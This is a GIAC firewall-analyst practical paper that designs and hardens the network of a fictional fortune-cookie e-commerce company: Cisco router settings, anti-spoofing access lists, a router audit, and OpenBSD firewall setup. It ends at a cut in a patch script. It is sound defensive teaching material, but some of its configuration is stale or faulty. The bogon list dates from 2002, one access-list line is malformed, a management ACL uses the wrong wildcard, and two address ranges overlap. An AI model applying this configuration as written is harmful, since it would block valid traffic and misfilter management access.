Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment
version 1.8

Authored by
Steven G Cardinal

Introduction

GIAC Enterprises, Incorporated (GIAC) is a small corporation dealing in the sale of printed fortunes for fortune cookies. In an effort to better serve their existing and future customers, GIAC has decided to forge a new identity as an e-commerce company. The company believes that a web-based sales model will expand their customer base while increasing the efficiency of the sale and delivery of their product.

To ensure a successful launch of this new GIAC initiative, this document was created to detail the company's e-business needs and provide the technical information to be used in the implemention of the computing infrastructure. The justification of hardware and software choices will be explained, and the resulting infrastructure evaluated against acceptable levels of security and performance.

Business Analysis

Business Overview

GIAC Enterprises, Inc. consists of two US offices, an East Coast headquarters and a satellite office located on the West Coast. Personnel at the East Coast office include the Executive staff, Human Resources, Application Development, Sales, Marketing, Print Shop and Information Technology groups. In total, there are 25 full time employees at the Main office.

The satellite office consists primarily of Sales personnel with one Human Resources representative and one Information Technology specialist. Presently there are four sales people in the West Coast office.

GIAC also has five sales people who are full-time remote users. These remote users are based in home offices and spend a great deal of time traveling to prospective and current customer sites.

GIAC currently maintains a partnership with Xlate Corporation, a provider of language translation services. To provide high quality fortunes to businesses in the European Union and South America, GIAC regularly uses Xlate's services to translate fortunes into more than twenty different languages. When necessary, GIAC provides Xlate with electronic lists of fortunes. Once translated, the data is returned to GIAC and printed in the print shop.

GIAC makes use of a number of third party suppliers to support their business. Suppliers of print products, such as toner, paper and print shop hardware receive regular orders on a weekly basis. Providers of bulk quotes and sayings are occasionally contracted with to supplement GIAC's fortune offerings. These purchases include the licensing of copyrighted materials, when necessary.

Customers of GIAC fall into two categories: regular buyers of bulk fortunes and occasional, or one-time, buyers. GIAC's recurring customers are given preferential pricing and limited control over their account via the web. These customers also maintain a relationship with GIAC through dedicated sales representatives.

Business Flow

GIAC's main point of sale is a secure web application publicly available on the Internet. This application provides different functionality depending upon the user. The application is designed for three types of users: unauthenticated, authenticated and account managers.

Unauthenticated users are casual buyers. These users have no special relationship with GIAC and receive no additional benefits. They are given standard pricing and delivery. Purchases by unauthenticated users are processed by automated systems and routed to the Sales group for fulfillment.

Authenticated users are repeat customers of GIAC. These users make regular purchases and receive special pricing and delivery options. In addition, they have access to account history, order tracking and special incentives. An account manager handles GIAC's relationship with authenticated users.

Account managers are GIAC sales engineers with the responsibility of maintaining business relationships with regular customers. These engineers may be mobile and require access to their customer's account information. They also have the ability to override customer orders and implement price discounts.

Internally, members of the GIAC Sales group have access to all sales information. This includes account histories, current pricing and delivery options as well as product offerings and availability. This information is available to sales engineers at both sites as well as remote workers in their home offices.

Members of the Executive staff, the Marketing group and the Print Shop also have access to the sales data. The Executive staff and Marketing group analyze trends to predict future needs and scrutinize potential offerings. The Print Shop uses product order information to schedule print runs and manage print supply inventory.

GIAC's business relationship with Xlate Corporation requires a means of securely transferring fortune cookie sayings between the two companies. GIAC regularly initiates service requests based on customer needs or new product offerings. Xlate provides translation services and delivery of a final product back to GIAC. These transfers are performed through encrypted email.

Third party suppliers used by GIAC provide their services through traditional catalog sales and e-commerce portals. GIAC buyers, such as the Print Shop and Marketing departments, place orders for products and services through the supplier's secure web application when available. Those suppliers that lack a secure online mechanism for purchases are contacted through more traditional methods, such as phone or catalog channels.

The Information Technology group, and to a lesser extent the Application

Development group, is responsible for maintaining the integrity of the technical infrastructure for GIAC. Secure access to local and remote systems is required. System management, maintenance and auditing must be performed securely and reliably.

Technical Analysis

Technical Overview

The technical infrastructure of GIAC is critical to the success of the new e-business initiative being implemented. Each selected component was evaluated on the basis of performance, supportability and cost.

The Executive staff at GIAC, having learned many lessons from the recent dot-com bubble, has given the Information Technology department the flexibility to save money through the optimal choice of technology. Management has declared, both in word and in deed, that the success of the company will be dependent upon human assets and not technology. This has resulted in increased spending on employee training, decreased spending in proprietary, and often expensive, technology and increased use of open source solutions.

To provide Internet connectivity to GIAC employees, various technologies were examined, including T-1, DSL and ISDN solutions. In examining each solution, bandwidth and reliability were analyzed, as well as fault tolerance and cost. The expected use of each connection was also noted to determine the return on investment.

It was decided that the Main office, which hosts the e-commerce web application, required the bandwidth and reliability of a full T-1 connection provided by a major telecommunications company. Although a second connection through an alternative provider with its own central office would be desirable for fault tolerance, GIAC has accepted the risk of a single connection to reduce costs. When the e-commerce portal becomes a success, a second connection will become a priority.

The following ip addressing scheme is used at the GIAC East Coast office:

Location	Network Address and Subnet
Edge Router to ISP	200.200.200.0/29
Edge Router to Firewall External (DMZ)	200.200.200.8/29
Service Network	200.200.200.16/28
Public VPN Access Network	200.200.200.32/29
Private VPN Access Network	200.200.200.40/29
Primary Internal Network	192.168.0.0/24
Internal Printing Network	10.0.0.0/24

Access at the West Coast office is provided by asynchronous DSL (ADSL) technology. With download speeds near 1Mbps, ADSL technology provides acceptable performance for the needs of this small, remote office. The decision to use ADSL was based on the implementation cost as well as the expected traffic patterns of the remote office. Employees require web access and access to the Main office network over VPN. Access to the Main office will be primarily 'pull' traffic, with very little data being sent to the Main office. ADSL provides faster download speeds than upload speeds, thus becoming the appropriate choice.

The following ip addressing scheme is used at the GIAC West Coast office:

Location	Network Address and Subnet
Edge Router to ISP	201.201.201.0/29
Edge Router to Firewall External (DMZ)	201.201.201.8/29
Public VPN Access Network	200.200.200.16/29
Private VPN Access Network	200.200.200.24/29
Primary Internal Network	192.168.1.0/24

Mobile users gain network access depending on their location. While working from their home office, ADSL connectivity provides full-time Internet access. This gives the users acceptable connectivity at a reasonable price without requiring the installation of special wiring. While working on the road, employees can dial into an ISP using the 56K modem built into their laptop. GIAC has opened a corporate account with a major ISP to ensure local dialup numbers are available throughout the United States, as well as in many other countries.

With the Internet connectivity technologies established, access devices were evaluated. Both the Main office and the remote offices are equipped with Cisco routers. Although other solutions exist for edge connectivity, Cisco is the leader in router technology. They offer a vast array of products, numerous upgrade paths and a large body of Cisco-trained engineers throughout the world.

For performance reasons, the Main office is serviced by a Cisco 2691 Modular Access Router. According to Cisco's product literature[1], routing capacity for this device is listed as providing 70 Kpps and is expected to provide suitable bandwidth for the foreseeable future. Flash memory and system memory have been expanded to their limits of 128 Mb and 256 Mb, respectively. These memory levels are expected to prevent downtime for future hardware upgrades.

The West Coast site is serviced with a Cisco 1605R Dual Ethernet Modular Router. According to the product literature for this device[2], the 1605R supports a single WAN connection in addition to the integrated ethernet ports. This allows an upgrade path when the office will require more bandwidth than the ADSL connection provides.

Providing security behind the Internet connection, as well as providing an

Internet Access Device (IAD) for home offices is a firewall. It is in this area that GIAC realized an opportunity to integrate an inexpensive, open source solution versus the expensive and proprietary offerings of Cisco and CheckPoint. Using inexpensive, Intel-based computers and OpenBSD 3.1, GIAC has implemented a powerful, high-performance firewall. Additionally, this choice leverages the strong BSD Unix skills already in existence within the company.

Both corporate offices have implemented the OpenBSD 'pf' firewall on Dell PowerEdge 350 1U Rack-mountable servers. This hardware has an 850Mhz Celeron processor and 512 Mb of RAM. Home workers are supplied with custom built Intel-based PCs running OpenBSD with 128 Mb RAM and 850Mhz Celeron processors. These systems are built using popular, off-the-shelf components to ensure ease of maintenance.

GIAC required a secure means of passing data between offices, as well as permitting home users access to certain internal services (primarily file sharing). After considering numerous options, it was determined that a VPN based on the industry standard IPsec protocol was appropriate. OpenBSD 3.1 has integrated support for IPsec VPNs and can provide authentication and security using x.509 SSL certificates. Home users were given VPN access through the same device that provides their firewall services. For performance and supportability reasons, both offices maintain a separate OpenBSD server to provide VPN services. The servers used are Dell PowerEdge 350 1U Rack-mountable systems with 256 Mb RAM and 850Mhz processors.

The mobile sales force also needed secure access to the sales application. With Internet connectivity provided by an ISP-provided dial-up account, it was decided to leverage the security features built into Lotus Domino R5, version 5.0.11. Use of SSL encrypted, password authenticated access to the secure web application provides the sales force the access necessary to properly support GIAC's customers.

With Internet connectivity requirements complete, the layout of the external devices was determined. The Information Technology group configured the Main office firewall with five network interfaces to handle both a service network and the VPN gateway networks. The firewall at the West Coast office contains four network interfaces, as there is no requirement for a service network.

Main Office: The first interface handles connectivity to the Internet, communicating directly with the Cisco 2691 router. The second provides a screened service network for publicly accessible services, such as the GIAC e-commerce portal and a corporate web site. The third and fourth interfaces handle inbound and outbound communications with the VPN gateway, respectively. The last interface connects to the GIAC internal LAN.

West Coast Office: The first interface handles connectivity to the Internet, communicating directly with the Cisco 1605R router. The second and third interfaces handle inbound and outbound communications with the VPN gateway, respectively. The last interface connects to the GIAC internal LAN.

In both locations, all interfaces are connected to HP Procurve 4000m switches. These switches were chosen for their low cost and expandability.

Another attribute that figured into the purchasing decision was the support for port monitoring of multiple ethernet ports to support network troubleshooting tools such as tcpdump and intrusion detection using a tool such as Snort.

The GIAC e-commerce portal was developed in Lotus Domino R5 and is hosted on RedHat Linux 7.3. This combinaton was chosen for its performance, programmability, security and multi-client support. The design of the GIAC e-commerce portal centers around Domino's ability to replicate databases over encrypted channels. It also integrates well with the Lotus Notes client and standards-compliant browsers. The Linux platform was been chosen due to its cost and supportability.


Completing the technical infrastructure are numerous of Unix-based services. Internal email and document management is hosted on Lotus Domino R5 on RedHat Linux 7.3 with a server at each office. Replication of email and sales information across the VPN ensures that all employees have timely access to the data they need. Domain name servers run Bind version 8.3.3 on OpenBSD 3.1. Inbound and outbound mail is processed by an SMTP relay provided by Postfix version 1.1.11 on OpenBSD. All systems have their time synchronized to an network time server running NTP. All servers forward their logs to an internal syslog server running on OpenBSD.

Internally, the end-users rely on PowerMac G4 towers and G4 PowerBook laptops running Mac OS X 10.1.5 for their desktop environment. A G4 Xserve computer, running Mac OS X Server 10.1.5, hosts file and printer sharing. The Macintosh environment was favored by the graphic and design personnel within GIAC. The BSD internals of Mac OS X met with the approval of the IT staff.

GIAC has a clear and documented Acceptable Use Policy. One portion of this policy places clear boundaries around the acceptable use of the Internet. For this reason, Internet access from the users' desktops is managed via web and FTP proxy. An OpenBSD system running the Squid proxy server provides web access to Internet sites based on the rules contained within the SquidGuard content filter. FTP access through Squid requires authentication and is only available to the Information Technology and Application Development groups for the purpose of downloading required patches and updates.

Finally, a separate network was implemented for the printers and print servers utilized for the production of fortune cookie fortunes. This network is protected from the main GIAC LAN by another OpenBSD 3.1 firewall. This network has no access to the Internet and limited access to and from the main GIAC LAN.

The network layout of the Main office and the West Coast office can be seen in the following diagrams:



Technical Flow

The flow of business data within GIAC's infrastructure is a complex mixture of encrypted and unencrypted network traffic. To ensure that all traffic meets the corporate security model, the expected traffic patterns are documented here.

External customers purchase GIAC's goods and services through the GIAC e-commerce portal running on Lotus Domino R5, version 5.0.11. This site runs HTTP over SSL to ensure that all customer interactions with the e-commerce application are encrypted. SSL certificates are provided by Entrust (www.entrust.net). Customers with an established business relationship with GIAC may login to the site to receive a personalized shopping environment with purchase histories, special pricing and account management options. Mobile employees of GIAC may also login to the site to view and maintain their customers' account information while on the road.

An additional web site exists to provide GIAC with a corporate web presence. This small site, hosting static HTML pages containing corporate information, is running on a dedicated Lotus Domino server and is accessible over standard HTTP. Since social engineering attacks often use information available on public web sites, GIAC's internal education program includes recognizing and responding to suspicious requests for information. For this reason, all contact information available on the site was posted internally to all

personnel.

Email among GIAC employees and customers is processed by internal Domino servers and SMTP relays, one of which is situated in the Main office service network while the other runs on the West Coast web proxy server. These relays are responsible for stripping sensitive header information from outbound email and scanning all email for unapproved attachments and possible viruses. Email is also the primary delivery mechanism of fortune cookie sayings between GIAC, Xlate and other saying providers. Analysis of the transfer process determined that an unusually large transfer of 100,000 fortunes, which average 50 characters per saying, results in a 5 Mb text file prior to compression, making email an acceptable solution. S/Mime encryption protects the transfers as they pass between GIAC and their partners.

GIAC hosts their own domain name servers to provide fast turnaround and flexibility in managing the giac.com domain namespace. These servers exist in the service network and allow external users to find GIAC's public hosts. The namespace is carefully managed to ensure that large, TCP-based DNS lookups are not required. DNS zone transfers are supported only between the master and slave servers. Only hosts required to be accessible to the outside are registered in these domain name servers. Using split-DNS, all private hosts are registered on an internal DNS server that runs on the internal web proxy server.

The slave domain name server in the service network is also responsible for maintaining time synchronization with public time servers using NTP. This server is then accessed from GIAC's other hosts to ensure consistent time keeping throughout the environment. GIAC has documented audit procedures that necessitate the accurate configuration of system time to validate all system logs.

The SSH protocol is used for the management of all systems by the Information Technology group. IT is also responsible for delivering approved files to the print servers for printing. In addition, the Application Development and Marketing groups have SSH access to the web servers to publish new code and data. Due to recent exploits in OpenSSH, careful control is placed on version management, with OpenBSD running OpenSSH 3.4 with Privilege Separation enabled, and Linux systems running 3.4p1-1.

A Squid proxy server manages web and FTP access. All internal users have access to the Squid proxy on their local network. Only the proxy server can access web and FTP sites on the Internet. The proxy server is also responsible for all internal domain name resolution. While Squid will perform all name lookups for web and FTP access, a copy of Bind version 8.3.3 installed on the proxy server will provide local name resolution for internal hosts.

Home users and employees at the West Coast office are provided with limited service access across the VPN. Lotus Notes RPC traffic performing email replication is allowed to and from the internal Domino server at the Main office. File access to the Mac OS X Server is also allowed across the VPN.

To ensure additional copies of all important logs are retained, an internal syslog server was installed. This OpenBSD system is configured to receive

logging information from all servers and network devices at the local site. At this time, workstations are not included in the centralized logging design. However, workstations are configured to use the Mac OS X built-in firewall (ipfw) to implement some desktop network security.
Note: For clarity, diagrams describing the GIAC network traffic flow have been included with the Network Design Audit later in this document.

Design Implementation

The Information Technology group at GIAC is a strong proponent of scripted installations and sound configuration management. It is believed that this practice reduces support costs and increases the ability to recover in the event of system outages. The initial configuration for routers, firewalls and VPN devices within the GIAC infrastructure has been documented here to provide the original technical implementation of GIAC's networking needs, as described above. In addition, a review of the OpenBSD build and firewall functionality has been included for completeness.

Configuration changes that occur in the course of doing business are maintained in configuration files and scripts stored on the GIAC primary file server. These configurations are organized based on host and service, with the previous 10 configurations saved with their change date for version control (eg., ho-dns1.pf.conf.08302002-01). In addition, tar archives are created on each BSD and Linux host of all configuration files and transferred over SSH to the file server for backup to tape.

Main Office

Providing the connectivity to an ISP-provided T1 link is a Cisco 2691 router. Although current versions of the Cisco IOS software have the ability to perform stateful packet filtering and provide VPN services, GIAC determined that the performance overhead of these features were not acceptable. Therefore, these functions were implemented on separate devices. The router, however, is being used to provide a level of packet filtering designed to reduce IP address spoofing.

After careful analysis of the features available within IOS, it was determined that many of the functions were not required at this time. Features such as the built-in web server that provides router configuration via a web browser were unnecessary and turned off. At this time, GIAC's ability to manage SNMP is also limited, so this was disabled. Internal management of the device is accomplished by SSH connection from two specific management stations, as well as a direct console connection. Although SSH v1 has had more security issues than the newer SSH v2, it is the only SSH protocol supported on the Cisco device. SSH v1's use, however, in combination with ip access controls and strong passwords, was still more reasonable than allowing the cleartext-

based telnet protocol. New versions of the IOS software are downloaded, tested and installed regularly. The currently installed version is 12.2.11T with the IP Plus software feature.

In the following configuration, a number of options were chosen to increase router security. These options are:

service timestamps: This is responsible for the timestamp format accompanying errors that appear in syslog messages and at the console. This is critical to match audit logs across systems, which allows investigators to piece together events in the case of a security incident.

service password-encryption: This ensures that passwords in the Cisco configuration are stored in an encrypted format. This encryption, however, has been shown to be susceptible to cracking. The next configuration option addresses this with regards to the 'enable' password.

enable secret: This increases the security of the 'enable' password by protecting it with an MD5 hash. Should the configuration be viewed by unauthorized personnel, the password that allows configuration changes will be sufficiently obscured.

no ip source-route: Source routing is a means for packets to carry required routes within their header. This can be used to redirect traffic and can facilitate man-in-the-middle attacks or bypass the relative security of using non-routable ip addresses.

no cdp run: This disables the Cisco Discovery Protocol from running. The cdp protocol allows Cisco, and other cdp-aware devices to auto-discover each other. GIAC prefers to manually configure known devices.

no service finger: The finger service can reveal information about who is logged into a system. In today's untrusted computing environment, this is rarely necessary and is being disabled.

no ip bootp server: Bootp provides IP addresses to IP network clients with minimal configuration required at the client. This is unnecessary on an edge router and is disabled.

no ip domain-lookup: This option would allow the router to perform DNS name lookups, possibly increasing the information within logs, but at the expense of reduced performance. This is unnecessary in the GIAC environment and is disabled.

no ip classless: The router can be configured to forward packets that have unrecognized subnets. This is unnecessary in the GIAC environment and is disabled.

no ip http server: Cisco routers have an optional web interface for configuration and management. GIAC performs all configuration over a directly connected console or via SSH from specified management stations. This is disabled.

no service tcp-small-servers: This disables the TCP services echo, discard, daytime and chargen. These can be used in Denial of Service attacks.

no service udp-small-servers: This disables the UDP services echo, discard, daytime and chargen. These can be used in Denial of Service attacks.

no snmp-server: This disables the Simple Network Management Protocol, which is not currently in use at GIAC.

no ip directed-broadcasts: A directed broadcast is a broadcast packet that comes from a source address off the local subnet. This is typically used in network attacks and is not necessary for normal operations. It is disabled here.

no ip proxy-arp: Hosts find each other on a LAN segment by making arp broadcasts to find the Layer 2 information necessary to communicate. Proxy-arp allows a device to reply to an arp request for an address that does not exist on the local LAN, allowing transparent access across LAN segments. This violates the GIAC security policy and is disabled.

no ip redirects: The router can be configured to reply to certain routed IP packets, which can aid an attacker in mapping the network. GIAC has no need for redirects and this setting is disabled on the external interface.

no ip unreachables: The router can reply to traffic destined for nonexistent hosts or networks. This can aid attackers in mapping the network. This is not required on the external interface.

no cdp enable: The Cisco Discovery Protocol allows Cisco devices to automatically discover each other. GIAC has no use for this feature and has disabled the service globally and disabled it on the external interface, to protect from the service being enabled accidentally.

access-list 10: This access list, which is applied to the external interface of the router, provides address filtering at the router to prevent invalid traffic from entering the GIAC network. By placing these filters on the edge router, a great deal of spoofed network activity will be blocked from reaching the firewall, reducing the processing load of the firewall.

access-list 101: This extended access list is applied to the virtual terminals 0 through 4 to restrict SSH access to a pair of management stations within GIAC. The addresses referenced are nat translated addresses provided by the firewall.

banner: This ensures that a legal notice is displayed during login attempts.

exec-timeout: This ensures that idle management sessions are disconnected after a short (5 minute) period.

login: This setting enforces login when connecting over an interface. Without this setting, any user connecting over the interface would have simple access to the console (but not necessarily 'enable' privileges).

transport input ssh: This setting ensures that the only connectivity allowed over this interface is through SSH, a secure replacement for RSH.

password: Applies a password for connecting over a specified terminal.

ntp server: This setting specifies where the router should get its time synchronization signal from. This is important for accurate log auditing.

logging: This specifies the destination for syslog messages. An internal syslog server has been setup and access through the firewall allowed for this traffic.

Cisco 2691 Configuration:

```
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname 2691-HQ
!
enable secret 5 $1$m3Ko$TyRGHjnHO.A1OSFEj35Cl/
!
no ip source-route
no cdp run
no service finger
no ip bootp server
no ip domain-lookup
no ip classless
no ip http server
no service tcp-small-servers
no service udp-small-servers
no snmp-server
clock timezone GMT 0
!
interface Ethernet0/0
 description connected to EthernetLAN
 ip address 200.200.200.9 255.255.255.248
 no ip directed-broadcast
 no ip proxy-arp
!
interface Serial0/0
 no ip address
 no ip directed-broadcast
 no ip proxy-arp
 no ip redirects
 no ip unreachables
!
interface Serial0/0.1 point-to-point
 ip address 200.200.200.2 255.255.255.248
 no ip directed-broadcast
 no ip proxy-arp
 ip access-group 10 in
 no cdp enable
!
!Block all private addresses coming in from the Internet defined by RFC 1918.
access-list 10 deny 172.16.0.0 0.15.255.255
access-list 10 deny 192.168.0.0 0.0.255.255
access-list 10 deny 10.0.0.0 0.255.255.255

!Block broadcast addresses
access-list 10 deny 255.0.0.0 0.255.255.255

!hen the multicast addresses
!Class D
access-list 10 deny 224.0.0.0 31.255.255.255
```

```
!Class E Reserved
access-list 10 deny 240.0.0.0 15.255.255.255

!The local loopback address
access-list 10 deny 127.0.0.1 0.0.0.255

!Missing dhcp server address assignments
access-list 10 deny 169.254.0. 0.0.255.255.

!Block our internal public addresses appearing outside
access-list 10 deny 200.200.200.8 0.0.0.7
access-list 10 deny 200.200.200.16 0.0.0.15
access-list 10 deny 200.200.200.32 0.0.0.7
access-list 10 deny 200.200.200.40 0.0.0.7

!Block the IANA unassigned public numbers
access-list 10 deny 0.0.0.0 0.0.0.0
access-list 10 deny 1.0.0.0 0.255.255.255
access-list 10 deny 2.0.0.0 0.255.255.255
access-list 10 deny 5.0.0.0 0.255.255.255
access-list 10 deny 7.0.0.0 0.255.255.255
access-list 10 deny 23.0.0.0 0.255.255.255
access-list 10 deny 27.0.0.0 0.255.255.255
access-list 10 deny 31.0.0.0 0.255.255.255
access-list 10 deny 36.0.0.0 0.255.255.255
access-list 10 deny 37.0.0.0 0.255.255.255
access-list 10 deny 39.0.0.0 0.255.255.255
access-list 10 deny 41.0.0.0 0.255.255.255
access-list 10 deny 42.0.0.0 0.255.255.255
access-list 10 deny 49.0.0.0 0.255.255.255
access-list 10 deny 50.0.0.0 0.255.255.255
access-list 10 deny 58.0.0.0 0.255.255.255
access-list 10 deny 59.0.0.0 0.255.255.255
access-list 10 deny 60.0.0.0 0.255.255.255
access-list 10 deny 69.0.0.0 0.255.255.255
access-list 10 deny 70.0.0.0 0.255.255.255
access-list 10 deny 71.0.0.0 0.255.255.255
access-list 10 deny 72.0.0.0 0.255.255.255
access-list 10 deny 73.0.0.0 0.255.255.255
access-list 10 deny 74.0.0.0 0.255.255.255
access-list 10 deny 75.0.0.0 0.255.255.255
access-list 10 deny 76.0.0.0 0.255.255.255
access-list 10 deny 77.0.0.0 0.255.255.255
access-list 10 deny 78.0.0.0 0.255.255.255
access-list 10 deny 79.0.0.0 0.255.255.255
access-list 10 deny 82.0.0.0 0.255.255.255
access-list 10 deny 83.0.0.0 0.255.255.255
access-list 10 deny 84.0.0.0 0.255.255.255
access-list 10 deny 85.0.0.0 0.255.255.255
access-list 10 deny 86.0.0.0 0.255.255.255
access-list 10 deny 87.0.0.0 0.255.255.255
access-list 10 deny 88.0.0.0 0.255.255.255
access-list 10 deny 89.0.0.0 0.255.255.255
```

```
access-list 10 deny 90.0.0.0 0.255.255.255
access-list 10 deny 91.0.0.0 0.255.255.255
access-list 10 deny 92.0.0.0 0.255.255.255
access-list 10 deny 93.0.0.0 0.255.255.255
access-list 10 deny 94.0.0.0 0.255.255.255
access-list 10 deny 95.0.0.0 0.255.255.255
access-list 10 deny 96.0.0.0 0.255.255.255
access-list 10 deny 97.0.0.0 0.255.255.255
access-list 10 deny 98.0.0.0 0.255.255.255
access-list 10 deny 99.0.0.0 0.255.255.255
access-list 10 deny 100.0.0.0 0.255.255.255
access-list 10 deny 101.0.0.0 0.255.255.255
access-list 10 deny 102.0.0.0 0.255.255.255
access-list 10 deny 103.0.0.0 0.255.255.255
access-list 10 deny 104.0.0.0 0.255.255.255
access-list 10 deny 105.0.0.0 0.255.255.255
access-list 10 deny 106.0.0.0 0.255.255.255
access-list 10 deny 107.0.0.0 0.255.255.255
access-list 10 deny 108.0.0.0 0.255.255.255
access-list 10 deny 109.0.0.0 0.255.255.255
access-list 10 deny 111.0.0.0 0.255.255.255
access-list 10 deny 112.0.0.0 0.255.255.255
access-list 10 deny 113.0.0.0 0.255.255.255
access-list 10 deny 114.0.0.0 0.255.255.255
access-list 10 deny 115.0.0.0 0.255.255.255
access-list 10 deny 116.0.0.0 0.255.255.255
access-list 10 deny 117.0.0.0 0.255.255.255
access-list 10 deny 118.0.0.0 0.255.255.255
access-list 10 deny 119.0.0.0 0.255.255.255
access-list 10 deny 120.0.0.0 0.255.255.255
access-list 10 deny 121.0.0.0 0.255.255.255
access-list 10 deny 122.0.0.0 0.255.255.255
access-list 10 deny 123.0.0.0 0.255.255.255
access-list 10 deny 124.0.0.0 0.255.255.255
access-list 10 deny 125.0.0.0 0.255.255.255
access-list 10 deny 126.0.0.0 0.255.255.255
access-list 10 deny 197.0.0.0 0.255.255.255
access-list 10 deny 221.0.0.0 0.255.255.255
access-list 10 deny 222.0.0.0 0.255.255.255
access-list 10 deny 223.0.0.0 0.255.255.255
!
access-list 101 permit tcp 200.200.200.12 0.0.0.255 any eq ssh
access-list 101 permit tcp 200.200.200.13 0.0.0.255 any eq ssh
access-list 101 deny   ip any any log
!
banner motd ^C
**************************************************************
                    NOTICE TO USERS
This computer system is the property of GIAC, Inc. It is
for authorized use only. Users (authorized or unauthorized)
have no explicit or implicit expectation of privacy. Any
or all uses of this system and all files on this system may
be intercepted, monitored, recorded, copied, audited,
inspected, and disclosed to GIAC, Inc and law enforcement
```

```
personnel, as well as authorized officials of other
agencies, both domestic and foreign.

By using this system, the user consents to such
interception, monitoring, recording, copying, auditing,
inspection, and disclosure at the discretion of GIAC, Inc
personnel.

Unauthorized or improper use of this system may result in
administrative disciplinary action and civil and criminal
penalties. By continuing to use this system you indicate
your awareness of and consent to these terms and conditions
of use.

LOG OFF IMMEDIATELY if you do not agree to the conditions
stated in this warning.
***********************************************************
^C
!
line con 0
 exec-timeout 5 0
 password 7 121D171805181F053A
 login
line aux 0
 no exec
 exec-timeout 5 0
 password 7 10561C1D171805181F053A
 login
line vty 0 4
 access-class 101 in
 exec-timeout 5 0
 password 7 104A1B161204010A1C
 login
 transport input ssh
!
ntp server 200.200.200.18
logging 192.168.0.10
logging buffered 16000
logging trap debugging
```

Once the Cisco configuration was applied, the Router Auditing Tool (rat) provided by the Center for Internet Security (www.cisecurity.org) was run against the configuration. This tool, written in Perl, has the ability to download the Cisco router configuration and compare it to a benchmark based on the NSA's Router Security Configuration Guidelines[3].

The rat tool was run with the following command:

```
perl bin/rat –a –r etc/ncat.conf 200.200.200.9
```

Note: Because rat connects over telnet, the configuration of the router was temporarily modified to allow the connection to occur. This test was performed in a lab environment and the router was not connected to a publicly

connected network.

Interestingly enough, the rat analysis reported configuration issues that did not exist. For instance, despite the presence of an access-list for remote access, rat warned that there was no access-list. It is believed that, because the access-list number in use did not match the one suggested by the rat tool, that configuration option was not found. The following report was generated:

```
Importance      Pass/Fail       Rule                            Device          Line#  Instance
10              FAIL                    ios - apply telnet acl          200.200.200.9   98
        vty 0 4
10              FAIL            ios - define telnet acl         200.200.200.9   1       n/a
3               FAIL            ios - logging console critical  200.200.200.9   1       n/a

Summary for all

#Checks #Passed #Failed %Passed
31      28      3       90

PerfectWeightedScore ActualWeighedScore %WeightedScore
210             187             89

Overall Score (0-10)
8

Note: PerfectWeightedScore is the sum of the importance value of all rules.
ActualWeightedScore is the sum of the importance value of all rules passed,
minus the sum of the importance each instance of a rule failed
```

GIAC determined that regular console access will seldom be used, negating the need for console logging. Since the telnet acl is actually an SSH acl and is in place, there is a high confidence level with this ruleset.

OpenBSD 3.1 Firewall

To provide a high performing, inexpensive security solution for firewall services, GIAC decided to use OpenBSD 3.1 on the Intel platform. OpenBSD is a multipurpose, BSD Unix operating system. As such, it is configured, by default, to provide many services unnecessary on a corporate firewall. For this reason, the initial OpenBSD installation was further tuned and hardened to make a suitable firewall device.

The initial installation of OpenBSD was performed offline with a bootable CD-based installation process. The installation procedure is fully documented based on GIAC's needs, and includes disk partitioning requirements and required software components. The components installed consisted of the kernel (bsd), base software (base31.tgz), initial configuration files (etc31.tgz) and the man pages (man31.tgz).

Following the initial installation, all available patches were applied to the system. OpenBSD is a source-based distribution, which means that all updates and patches are distributed as changes to be applied to the original source

code. GIAC maintains a separate OpenBSD system with a full installation of compilers (comp31.tgz) and the entire source tree (under /usr/src). When a patch becomes available, it is applied to the source, and the patched software recompiled and installed. Following functionality testing, the updated source is burned to a CD and made available to the remainder of the Information Technology group for updating production equipment. Also included with the source is a patch installation script created by GIAC. This script allows easy patch installation and version tracking.

In the case of a fresh install, the following procedure was used to patch an OpenBSD 3.1 system.

```
> mount /dev/cd0c /usr/src
> cd /usr/src/giac
> ./patch
```

The patch script:

```
#!/bin/sh
#---------------------------------------------
#
#  GIAC
#  Patch Script for OpenBSD 3.1
#
#  Script Version 1.0.0
#  Script Author:  Steven Cardinal
#
#---------------------------------------------
#  Variables should all get set here
# ---------------------------------------------

pdir=/var/giac/
slog=${pdir}sysver.log
pver=1.0.0
pdb=${pdir}patch.list
plog=${pdir}patch.log

